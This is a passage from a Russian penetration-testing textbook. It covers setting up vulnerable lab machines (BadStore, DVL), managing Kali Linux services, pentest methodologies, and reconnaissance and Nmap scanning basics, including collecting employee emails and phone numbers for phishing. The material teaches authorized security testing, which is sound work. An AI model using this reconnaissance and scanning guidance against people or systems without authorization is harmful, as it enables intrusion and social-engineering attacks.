После нажатия клавиши **Enter** для просмотра конфигураций интерфейса введите команду **ifconfig** и снова нажмите **Enter**.

Конфигурация интерфейса показана на рис. 2.22. Здесь активен интерфейс **eth0** с IP-адресом **192.168.3.136**. На вашей машине значение IP-адреса должно быть другим. Запомните IP-адрес, который увидите в консоли вашей машины. К виртуальной машине BadStore будете подключаться через браузер именно по этому IP-адресу.

Откройте любой браузер и введите в адресной строке IP-адрес виртуальной машины BadStore: **cgi-bin/badstore.cgi**.

В консоли на нашей машине IP-адрес интерфейса **eth0** был **192.168.3.180**, поэтому мы для доступа к виртуальной машине BadStore ввели в адресную строку браузера следующий URL-адрес: <http://192.168.3.136/cgi-bin/badstore.cgi>.




Рис. 2.21. Запуск консоли BadStore




Рис. 2.22. Конфигурация интерфейса eth0

После того как вы введете URL с IP-адресом вашей виртуальной машины BadStore, нажмите клавишу Enter. В окне браузера вы увидите интерфейс BadStore (рис. 2.23).



**Рис. 2.23.** Интерфейс виртуальной машины BadStore

Как уже упоминалось, BadStore устарела. Это видно даже по дизайну интерфейса. Однако для начинающих BadStore очень полезна, так как содержит много распространенных уязвимостей, которые можно легко обнаружить и устраниить с помощью инструментов Kali Linux. Подробнее об этом вы прочитаете в следующих главах.



Есть еще одна очень простая в настройке и использовании операционная система, которую можно установить на виртуальную машину, — это очень уязвимая операционная система, сохраненная в ISO-образе Linux (DVL). Его можно загрузить по адресу [https://sourceforge.net/projects/virtualhacking/files/os/dvl/DVL\\_1.5\\_Infectious\\_Disease.iso/download](https://sourceforge.net/projects/virtualhacking/files/os/dvl/DVL_1.5_Infectious_Disease.iso/download).

## Установка дополнительных инструментов в Kali Linux

До или во время теста на проникновение может потребоваться включить инструменты, которые при обычной установке в Kali Linux недоступны. Есть большое количество специалистов по тестированию на проникновение, которые постоянно создают новые инструменты. Эти инструменты становятся доступными, и вы их тоже можете использовать. Только потребуется установка этих приложений в операционной системе Kali Linux. Поэтому перед началом тестирования на проникновение следует убедиться, что ваши инструменты обновлены.

При включении дополнительных инструментов тестирования на проникновение сначала рекомендуется заглянуть в репозиторий Kali Linux. Если нужный пакет в репозитории доступен, его можно установить с помощью команд, о которых мы расскажем далее. Если же инструмент в репозитории отсутствует, его можно загрузить или с сайта создателя, или с сайта совместного использования программного обеспечения и агрегирования: <https://github.com>.

Однако есть ряд инструментов, отсутствующих в репозитории, но которые легко можно добавить в инструментарий Kali Linux. В большинстве случаев такие пакеты добавлять не рекомендуется, так как они могут негативно повлиять на работу операционной системы. Кроме того, многие такие пакеты зависят от другого программного обеспечения и могут вызывать проблемы со стабильностью системы.

В операционной системе Kali Linux предусмотрено несколько инструментов для управления пакетами: dpkg, apt и aptitude. Первые два в Kali Linux установлены по умолчанию.



О командах apt и dpkg вы можете узнать больше, перейдя по следующим ссылкам: <https://help.ubuntu.com/community/AptGet/Howto/> и <http://www.debian.org/doc/manuals/debian-reference/ch02.en.html>.

В этом разделе мы кратко рассмотрим команду apt, установив пакет с программным обеспечением.

Для поиска в репозитории названия нужного пакета используйте следующую команду:

```
apt-cache search <имя_пакета>
```

Эта команда отобразит весь пакет программного обеспечения с именем *имя\_пакета*.

Если вы хотите получить более подробную информацию о найденном пакете, введите следующую команду:

```
apt-cache show <имя_пакета>
```

Чтобы установить новый пакет или обновить уже существующий, введите команду `apt-get`:

```
apt-get install <имя_пакета>
```

Если пакет в репозитории недоступен, его можно найти и загрузить с сайта разработчика этого программного обеспечения или через [www.github.com](http://www.github.com). Программное обеспечение необходимо загружать только из надежных источников. Если требуется формат пакета Debian (пакет будет иметь расширение файла `.deb`), следует использовать команду `dpkg`. Многие пакеты сжаты с помощью таких программ, как 7-Zip. О том, что пакет сжат, говорит расширение `.zip` или `.tar`.

## Сетевые сервисы в Kali Linux

В Kali Linux доступно несколько сетевых сервисов. В этом разделе мы расскажем о трех: HTTP, MySQL и SSH. Остальные находятся в Kali Linux ▶ System Services.

### HTTP

При тестировании на проникновение нам, например, для обслуживания вредоносных сценариев веб-приложений потребуется веб-сервер. В Kali Linux по умолчанию уже установлен *веб-сервер Apache*. Нам осталось его только запустить.

Далее перечислены шаги, необходимые для запуска в Kali Linux HTTP-сервера.

1. Для запуска сервиса Apache HTTP откройте терминал с командной строкой и введите следующую команду:

```
service apache2 start
```

2. Запустите браузер, введите в адресную строку браузера IP-адрес `127.0.0.1` и нажмите клавишу `Enter`. Если сервис Apache HTTP запущен, в верхней части открытой страницы вы увидите сообщение `It works!` (рис. 2.24).

Для остановки Apache HTTP выполните следующие действия.

1. Откройте терминал с командной строкой и введите следующую команду:

```
service apache2 stop
```



Помните, что после загрузки операционной системы нужно повторить ввод команды `service apache2 start`. Но процесс запуска сервисов мы можем автоматизировать. Чтобы после загрузки Kali Linux сервис Apache HTTP запустился автоматически, используйте команду `update-rc.d apache2 defaults`.

2. Добавьте команду для автоматического запуска сервиса `apache2` после каждой загрузки операционной системы.




Рис. 2.24. Сервис Apache HTTP запущен

## MySQL

Второй сервис, о котором мы поговорим, — *MySQL*. Это реляционная система баз данных. MySQL чаще всего используется совместно с языком программирования PHP и веб-сервером Apache для создания динамических веб-приложений. Этот сервис можно применять и для сбора результатов тестирования, например для хранения информации об уязвимости и результата сопоставления сети.

Чтобы в Kali Linux запустить сервис MySQL, выполните следующие действия.

- ❑ 1. Введите в окне терминала такую команду:

```
service mysql start
```

2. Чтобы проверить, запущен ли ваш MySQL, используйте клиент MySQL для подключения к серверу. При запуске клиента мы считаем, что для входа на сервер MySQL были указаны имя пользователя и пароль *root*:

```
mysql -u root
```

В ответ система выдаст следующее сообщение:

```
Enter password:  
Welcome to the MySQL monitor. Commands end with ; or g.
```

```
Your MySQL connection id is 39
Server version: 5.5.44-1 (Debian)
Copyright (c) 2000, 2015, Oracle and/or its affiliates.
All rights reserved.
Oracle is a registered trademark of Oracle Corporation and/or
its affiliates. Other names may be trademarks of their respective owners.
Type ''help;'' or ''h'' for help. Type ''c'' to clear the current input
statement.
mysql>
```

- После этого приглашения MySQL можно предоставить любые команды SQL. Чтобы выйти из MySQL, введите команду `quit`.



По умолчанию исходя из соображений безопасности в Kali Linux доступ к сервису MySQL можно получить только с локального компьютера. Чтобы эту конфигурацию изменить, отредактируйте в файле конфигурации MySQL раздел `bind-address`, который находится в каталоге `/etc/mysql/my.cnf`. Мы не рекомендуем изменять данную конфигурацию, если вы не хотите, чтобы ваш MySQL был доступен для других.

Для остановки сервиса MySQL выполните следующие действия.

- Ведите в окно терминала команду:

```
service mysql stop
```

- Для автоматического запуска MySQL после загрузки Kali Linux введите такую команду:

```
update-rc.d mysql defaults
```

Эта команда заставит сервис MySQL запуститься после загрузки.

## SSH

Следующий сервис, который мы рассмотрим, — *Secure Shell (SSH)*. SSH может использоваться для безопасного входа на удаленную машину. Кроме того, существует несколько других применений SSH, например таких, как безопасная передача файла между машинами, выполнение команд на удаленной машине и пересылка сеанса X11.

Для управления в Kali Linux сервисом SSH выполните следующие действия.

- Чтобы запустить SSHD, введите в терминале такую команду:

```
service ssh start
```

- Для тестирования SSH можно войти на сервер Kali Linux с другого сервера с помощью SSH-клиента. Если вы используете операционную систему Windows,

задействуйте, например, SSH-клиент Putty (<http://www.chiark.greenend.org.uk/~sgtatham/putty/>).

3. Для остановки SSHD введите такую команду:

```
service ssh stop
```

4. Чтобы после загрузки Kali Linux запустить SSH автоматически, введите следующую команду:

```
update-rc.d ssh defaults
```

Эта команда заставит SSH запуститься после загрузки.

## Дополнительные лаборатории и ресурсы

Несмотря на то что основное внимание мы уделили Windows 10, Metasploitable 2 и Metasploitable 3, существует еще несколько проектов для изучения уязвимостей и тренировки ваших навыков. Опытные эксперты по безопасности и тестеры на проникновение помнят маленький и очень уязвимый веб-сервер под названием BadStore. Его размер не превышает 15 Мбайт (да, мегабайт), и он содержит несколько уязвимостей от межсайтовых сценариев до внедрения SQL. Хотя для прямой загрузки с официального сайта он больше не доступен, в Интернете его все еще можно найти.

На основную направленность этого сайта указывает имя его домена: <https://www.vulnhub.com/> — центр для проектов уязвимостей.

Несколько уязвимых виртуальных машин вы найдете на странице загрузки. Это такие машины, как Linux, Kioptrix и т. д., которые можно использовать для перехвата флагов (CTF) и сценариев.

Существует несколько сайтов, предназначенных для тех, кто заинтересован в оттачивании своих практических навыков или обучении в замкнутой среде.

- ❑ *Wargames*. Бесплатные варгеймы, расположенные по адресу <http://overthewire.org/wargames/>, имеют как базовые уровни, так и уровни повышенной сложности (рис. 2.25).
- ❑ *Hack This Site*. Адрес этого сайта: <https://Hackthissite.org>. Здесь также собрано много уязвимостей (нижняя левая сторона). Сайт предлагает миссии как для начинающих тестеров, так и для программистов. Эти уязвимости бесплатны, но для входа на сайт требуется регистрация (рис. 2.26).
- ❑ *Hellbound Hackers*. Как и Hack This Site, сайт Hellbound Hackers (<https://www.hellboundhackers.org/>) предлагает многочисленные уязвимости, в том числе и для задач тестирования на проникновение. Для доступа к ресурсам, собранным на этом сайте, также требуется регистрация (рис. 2.27).



Рис. 2.25. Wargames



Рис. 2.26. Сайт Hackthissite.org



Рис. 2.27. Сайт Hellbound Hackers

## Резюме

В этой главе мы рассмотрели создание лабораторной среды для тестирования на проникновение. В главе говорилось, что лабораторная установка будет зависеть исключительно от доступных ресурсов, таких как ЦП, ОЗУ и место на жестком диске. Для получения опыта работы в контролируемой среде, позволяющей легально выполнять тестирование, вы можете поэкспериментировать с такими операционными системами, как Windows, Linux, Mac, Android и даже ARM (доступна на <https://www.vulnhub.com/>).

При работе с сервером Metasploitable мы настоятельно рекомендуем не только новичкам, но и профессионалам, время у которых ограничено, использовать вместо сложного в установке и настройке Metasploitable 3 сервер Metasploitable 2.

Пользователи с ограниченными ресурсами могут работать с такими уязвимыми серверами, как BadStore и DVL. Эти серверы имеют маленькие размеры и сохранены в формате ISO, поэтому очень легко устанавливаются.

В лаборатории мы рекомендуем установить хотя бы одну операционную систему Windows и одну систему Linux. В следующих главах мы рассмотрим различные методы, позволяющие выполнять тесты на проникновение.

## Вопросы

1. Какие платформы виртуализации мы можем использовать для создания виртуальных машин?
2. Для чего предназначен файл с расширением .vmdk?
3. Какие логин и пароль используются по умолчанию для входа в Metasploitable 2?
4. Какое дополнительное программное обеспечение потребуется для сборки сервера Metasploitable 3 с нуля?
5. Какая команда используется в Kali Linux для установки нового или обновления существующего пакета?
6. Какая команда применяется для запуска сервиса MySQL?
7. Какая команда используется для запуска сервиса SSH?

## Дополнительные материалы

- Установка Metasploitable 2: <https://metasploit.help.rapid7.com/docs/metasploitable-2>.
- Сборка Metasploitable 3: <https://github.com/rapid7/metasploitable3>.

# 3

# Методология тестирования на проникновение

Одним из важнейших факторов, влияющих на успешность проведения теста на проникновение, является стандартная методология испытания. Отсутствие стандартных методик проведения теста на проникновение означает отсутствие однотипности. Мы уверены, вы не хотите быть испытателем, проводящим бессистемный тест, применяя то один, то другой инструмент и не имея представления о том, какие результаты этот тест должен принести.

Методология — это набор стандартных правил, практических действий и процедур, которые реализуются при работе с любой программой, предназначеннной для проверки информационной безопасности. В методологии тестирования на проникновение в первую очередь определяется план проведения теста. В этом плане предусматриваются не только цели проведения испытаний, но и действия, которые должны быть выполнены для оценки истинного состояния безопасности сети, приложений, системы или любой их комбинации.

Испытатель обязан обладать практическими навыками проведения испытаний. Он должен владеть инструментами, с помощью которых проводится тест. Только четко определенная методика проведения испытаний на проникновение, теоретические знания и практические навыки испытателя позволяют провести полный и достоверный тест на проникновение. Но в то же время методология не должна препятствовать испытателю анализировать свои догадки.

## Технические условия

В этой главе для работы вам понадобятся установленная ранее операционная система Kali Linux и приложение Nmap.

## Методология тестирования на проникновение

Чтобы определить, какой тест вам сейчас нужно будет провести, необходимо знать, какие тесты существуют, в каких областях и для каких целей они применяются. Все тесты можно разделить на три группы.

- Методы «белого ящика».** В этой группе тестов испытатель хорошо знает проверяемую систему и имеет полный доступ ко всем ее компонентам. Испытатели работают с клиентом и имеют доступ к закрытой информации, серверам, запу-

щенному программному обеспечению, сетевым схемам, а иногда даже к учетным данным. Этот тип испытаний обычно проводится для проверки новых приложений перед их вводом в эксплуатацию, а также для регулярной проверки системы в рамках ее жизненного цикла — *Systems Development Life Cycle (SDLC)*. Такие мероприятия позволяют выявить и устраниить уязвимости раньше, чем они могут попасть в систему и навредить ей.

- **Методы «черного ящика».** Эта группа тестов применима, когда испытателю ничего не известно об испытуемой системе. Этот тип тестирования в наибольшей степени похож на настоящие атаки злоумышленника. Испытатель должен получить всю информацию, творчески применяя имеющиеся у него в распоряжении методы и инструменты, но не выходя за рамки заключенного с клиентом соглашения. Но и этот метод имеет свои недостатки: хотя он и имитирует реальную атаку на систему или приложения, испытатель, используя только его, может пропустить некоторые уязвимости. Это очень дорогой тест, так как занимает большое количество времени. Выполняя его, испытатель изучит все возможные направления атаки и только после этого сообщит о результатах. Кроме того, чтобы не повредить проверяемую систему и не вызвать сбой, испытатель должен быть очень осторожным.
- **Методы «серого ящика».** Тест учитывает все преимущества и недостатки первых двух тестов. В этом случае испытателю доступна только ограниченная информация, позволяющая провести внешнюю атаку на систему. Испытания обычно выполняются в ограниченном объеме, когда испытатель немного знает о системе.

Для обеспечения наилучших результатов тестирования, независимо от применяемых тестов на проникновение, испытатель должен соблюдать методологию проведения испытаний. Далее мы более подробно обсудим некоторые наиболее популярные стандартные методы проведения испытаний.

- Руководство по тестированию OWASP.
- Руководство по тестированию на проникновение PCI.
- Стандарт выполнения тестирования на проникновение.
- NIST 800-115.
- Руководство по методологии тестирования безопасности с открытым исходным кодом (OSSTMM).

## Руководство по тестированию OWASP

*Open Web Application Security Project (OWASP)* — этот проект объединил разработчиков программных средств с открытым исходным кодом. Люди, входящие в данное сообщество, создают программы для защиты веб-приложений и веб-сервисов. Все приложения создаются с учетом опыта борьбы с программами, наносящими вред веб-сервисам и веб-приложениям. OWASP — это отправная точка для системных архитекторов, разработчиков, поставщиков, потребителей и специалистов по

безопасности, то есть всех специалистов, которые принимают участие в проектировании, разработке, развертывании и проверке на безопасность всех веб-сервисов и веб-приложений. Другими словами, OWASP стремится помочь создавать более безопасные веб-приложения и веб-сервисы. Главным преимуществом руководства по тестированию OWASP является то, что по представленным результатам тестов можно получить всестороннее описание всех угроз. Руководство по тестированию OWASP определяет все опасности, которые могут повлиять на работу как системы, так и приложений, и оценивает вероятность их появления. С помощью описанных в OWASP угроз можно определить общую оценку выявленных проведенным тестированием рисков и выработать соответствующие рекомендации по устранению недостатков.

Руководство по тестированию OWASP в первую очередь сосредотачивает внимание на следующих вопросах.

- Методы и инструменты тестирования веб-приложений.
- Сбор информации.
- Проверка подлинности.
- Тестирование бизнес-логики.
- Данные испытаний.
- Тестирование атак типа «отказ в обслуживании».
- Проверка управления сессиями.
- Тестирование веб-сервисов.
- Тест AJAX.
- Определение степени рисков.
- Вероятность угроз.

## PCI-руководство по тестированию на проникновение

Здесь собраны нормативы для компаний, соответствующих требованиям PCI (Payment Card Industry — индустрия платежных карт). Причем в руководстве вы найдете нормативы не только по стандарту PCI v3.2. Оно создано Советом безопасности по стандартам PCI, в котором определены методы тестирования на проникновение в рамках программ управления уязвимостями.

Стандарт *PCI Data Security Standard (PCI DSS)* версии 3.2 был выпущен в апреле 2016 года *Советом по стандартам безопасности индустрии платежных карт (PCI SSC)*. После обновления стандарта требования были уточнены, появились дополнительные указания и семь новых требований.

Для устранения проблем, связанных с нарушениями секретности личных данных владельцев карт, а также для защиты от существующих эксплойтов в стандарт PCI DSS V. 3.2 были включены различные изменения, большинство из которых относятся к поставщикам услуг. В эти изменения были добавлены новые требования к тестированию на проникновение, согласно которым тестирование с сегментацией для поставщиков услуг выполнялось по крайней мере каждые шесть месяцев или

после любых значительных изменений в элементах управления/методах сегментации. Кроме того, в этом стандарте содержится несколько требований, обязывающих поставщиков услуг в течение года непрерывно отслеживать и поддерживать критически важные элементы управления безопасностью.

## Стандартное проведение тестов на проникновение

Стандарт выполнения тестирования на проникновение состоит из семи основных разделов. Они охватывают все требования, условия и методы проведения испытаний на проникновение: от разведки и до попыток проведения пентестов; этапы сбора информации и моделирования угроз, когда, чтобы добиться лучших результатов проверки, испытатели работают инкогнито; этапы исследования уязвимостей, эксплуатации и пост-эксплуатации, когда практические знания испытателей в области безопасности соединяются с данными, полученными в ходе проведения тестов на проникновение; и как заключительный этап — отчетность, в которой вся информация предоставляется в виде, понятном клиенту.

Сегодня действует первая версия, в которой все стандартные элементы испытаны в реальных условиях и утверждены. Вторая версия находится в стадии разработки. В ней все требования будут детализированы, уточнены и усовершенствованы. Поскольку план каждого теста на проникновение разрабатывается индивидуально, в нем могут быть применены разные тесты: от тестирования веб-приложений до проведения испытаний, предусмотренных для тестирования методом «черного ящика». С помощью этого плана сразу можно определить ожидаемый уровень сложности конкретного исследования и применить его в необходимых, по мнению организации, объемах и областях. Предварительные результаты исследования можно увидеть в разделе, отвечающем за сбор разведданных.

Ниже в качестве основы для выполнения тестов на проникновение приведены основные разделы рассматриваемого нами стандарта.

- Предварительное соглашение на взаимодействие.
- Сбор разведданных.
- Моделирование угроз.
- Анализ уязвимостей.
- Эксплуатация.
- Пост-эксплуатация.
- Составление отчета.

## NIST 800-115

Специальное издание *Национального института стандартов и технологий* (National Institute of Standards and Technology Special Publication, NIST SP 800-115) является техническим руководством по тестированию и оценке информационной безопасности. Публикация подготовлена *Лабораторией информационных технологий* (Information Technology Laboratory, ITL) в NIST.

В руководстве оценка безопасности трактуется как процесс определения того, насколько эффективно оцениваемая организация отвечает конкретным требованиям безопасности. При просмотре руководства вы увидите, что в нем содержится большое количество информации для тестирования. Хотя документ редко обновляется, он не устарел и может послужить в качестве справочника для построения методологии тестирования.

В этом справочнике предлагаются практические рекомендации по разработке, внедрению и ведению технической информации, тестам безопасности и процессам и процедурам экспертизы, охватывая ключевой элемент или техническое тестирование на безопасность и экспертизу. Данные рекомендации можно использовать для нескольких практических задач. Например, поиск уязвимостей в системе или сети и проверка соответствия политике или другим требованиям.

Стандарт NIST 800-115 предоставляет большой план для испытаний на проникновение. Он позволяет убедиться, что программа тестирования на проникновение соответствует рекомендациям.

## Руководство по методологии тестирования безопасности с открытым исходным кодом

*OSSTMM* – документ, довольно сложный для чтения и восприятия. Но он содержит большое количество актуальной и очень подробной информации по безопасности. Это также самое известное руководство по безопасности на планете с примерно полумиллионом загрузок ежемесячно. Причина такой популярности в следующем: эти инструкции примерно на десятилетие опережают все остальные документы в индустрии безопасности. Цель *OSSTMM* – в развитии стандартов проверки безопасности Интернета. Данный документ предназначен для формирования наиболее подробного основного плана для тестирования, что, в свою очередь, обеспечит доскональное и всестороннее испытание на проникновение. Независимо от других организационных особенностей, таких как корпоративный профиль поставщика услуг по тестированию на проникновение, это испытание позволит клиенту убедиться в уровне технической оценки.

## Фреймворк: общее тестирование на проникновение

Несмотря на то что стандарты различаются по количеству условий, тестирование на проникновение можно разбить на следующие этапы.

1. Разведка.
2. Сканирование и перечисление.
3. Получение доступа.
4. Повышение привилегий.
5. Поддержание доступа.

6. Заметание следов.
7. Составление отчета.

Рассмотрим каждый этап более подробно.

## Разведка

Это первый и очень важный этап в teste на проникновение. На него может уйти немало времени. Многие испытатели делят данный этап на две части: активную и пассивную разведку. Я же предпочитаю эти два этапа объединить, так как полученные результаты скажут сами за себя.

*Разведка (рекогносцировка)* — это систематический подход, когда вы стараетесь обнаружить расположение и собрать максимально возможное количество информации о целевой системе или машине. Это еще называется *сбором следов*.

Для проведения данного процесса могут быть использованы следующие методы (в действительности список методов может быть значительно шире).

- Социальная инженерия (это увлекательный метод).
- Исследование в Интернете (с помощью поисковых машин Google, Bing, LinkedIn и т. д.).
- Путешествие по мусорным бакам (можно испачкать руки).
- Холодные звонки.

Вы можете выбрать любой из перечисленных методов для получения информации о целевой системе или машине. Но что же мы все-таки должны на данном этапе узнать?

Нам, конечно, может быть полезным каждый бит информации. Но у нас должна быть приоритетная цель. При этом учтите, что собранные данные, которые на текущем этапе могут показаться ненужными, позже могут пригодиться.

Сначала для нас будет очень важна следующая информация.

- Имена контактов в организации.
- Где располагается организация (если такие данные есть).
- Адреса электронной почты (эти данные можно использовать позже для фишинга, то есть сбора конфиденциальных данных).
- Номера телефонов важных персон, работающих в этой компании (пригодятся для фишинга).
- Операционные системы, используемые в компании, например Windows или Linux.
- Объявления о работе.
- Резюме сотрудников (прошлое и настоящее).

На первый взгляд все эти данные кажутся полезными (разве что смущают объявления о работе). Но представим, что вы встречаетесь с системным администратором. Зная основные требования, вы можете получить большое количество

информации о внутренней системе организации. Это можно использовать для разработки направления атаки.

Для этих же целей служат и резюме сотрудников. Зная, что люди умеют делать, легко можно определить, с какими системами они работают, а какие им недоступны.

Вам это может показаться утомительным. Но имейте в виду: чем больше информации вы соберете, тем больше у вас будет возможностей для принятия решений как сейчас, так и позже.

Мы считаем, что к разведке следует прибегать на протяжении всего взаимодействия.

## Сканирование и перечисление

Без сомнения, почти каждый специалист по безопасности хочет сразу заняться эксплуатацией. Но без понимания основ, эксплойтов и, самое главное, среды, в которой они находятся, этот шаг не принесет никакой пользы и даже может спровоцировать ошибки или, что еще хуже, разрушение среды.

*Сканирование и перечисление* позволяют испытателю на проникновение понять среду целевой системы. Результат, полученный в ходе этих проверок, предоставит *красной команде* отправную точку для использования уязвимостей в разных системах.



Термин *red team* (красная команда) взят из военной среды и определяет «дружественную» атакующую команду. В противовес ей существует команда защитников — *blue team* (голубая команда). При работе красной команды снимаются все ограничения и производится реальная атака на инфраструктуру: от атак на внешний периметр до попыток физического доступа, «жестких» социотехнических тестов (тест с использованием методов социальной инженерии).

*Сканирование* — это поиск всех доступных сетевых служб (TCP и UDP), работающих на целевых узлах. Оно может помочь красной команде обнаружить, может ли быть на целевой машине открыт SSH/Telnet. В этом случае, используя систему грубой силы, можно попытаться войти через него. Тогда мы можем обнаружить файловые ресурсы для загрузки данных с уязвимых сайтов или принтеров, на которых могут храниться имена пользователей и пароли. *Перечисление* — это обнаружение служб в сети, что позволит нам лучше понять информацию, полученную от сетевых служб.

### Сканирование

Если вы не знаете, включен ли брандмауэр, задействована ли система обнаружения вторжений и производится ли мониторинг целостности файлов, идеально подходит полный тест на проникновение. При сканировании можно обнаружить отдельные уязвимости. В этом случае при тестировании на проникновение будет предпринята

попытка проверить, можно ли обнаруженные уязвимости использовать в целевой среде. Рассмотрим все типы сканирования.

## ARP-сканирование

С помощью широковещательного запроса мы можем получить преимущество в добыче информации об IP-адресе. Каждый широковещательный кадр ARP запрашивает, у кого какой IP-адрес. При этом запрашиваемый IP-адрес при каждом запросе увеличивается на единицу. После того как хост получит этот IP-адрес, он даст ответ, сопоставив запрошенный IP-адресом соответствующий ему MAC-адрес. ARP-сканирование является быстрым и эффективным методом и обычно не вызывает никаких аварийных сигналов. Только есть проблема: ARP – протокол второго уровня и поэтому не может перейти границы сети. То есть, если красная команда находится в сети, например, по адресу 192.100.0.0/24, а ваша цель (цели) – в сети 10.16.X.0/24, вы не сможете отправлять ARP-запросы для 10.16.X.0/24.

## Сетевой картограф (Nmap)

Nmap является главной ищейкой в сканировании портов и перечислении. Мы не сможем в данной книге описать все параметры и модули Nmap. Вместо этого мы рассмотрим сканы, которые чаще всего используют при тестировании.

Но сначала расскажем, в каком состоянии может быть порт.


- ❑ *Открыт.* Приложение на целевом компьютере прослушивает соединения/пакеты на этом порту.
- ❑ *Закрыт.* Порт в данное время не прослушивает ни одно из приложений, но может быть открыт в любое время.
- ❑ *Фильтр.* Брандмауэр, фильтр или другое сетевое препятствие блокирует порт таким образом, что Nmap не может определить, открыт он или закрыт.

В Nmap нам доступны следующие параметры:

- ❑ 0 – обнаружение ОС;
- ❑ p – сканирование порта;
- ❑ p- – сканирование всех портов (от 1 до 65 535);
- ❑ p 80,443 – сканирование портов 80 и 443;
- ❑ p 22-1024 – сканирование портов от 22 до 1024;
- ❑ top-ports X – здесь в качестве X указывается число наиболее используемых портов, которые мы будем сканировать. Чтобы ускорить сканирование, мы обычно указываем значение 100;
- ❑ sV – обнаружение служб;
- ❑ Tx – определение скорости сканирования;
- ❑ T1 – очень медленное сканирование портов;
- ❑ T5 – очень быстрое сканирование портов (с большим шумом);

- **sS** — скрытое сканирование;
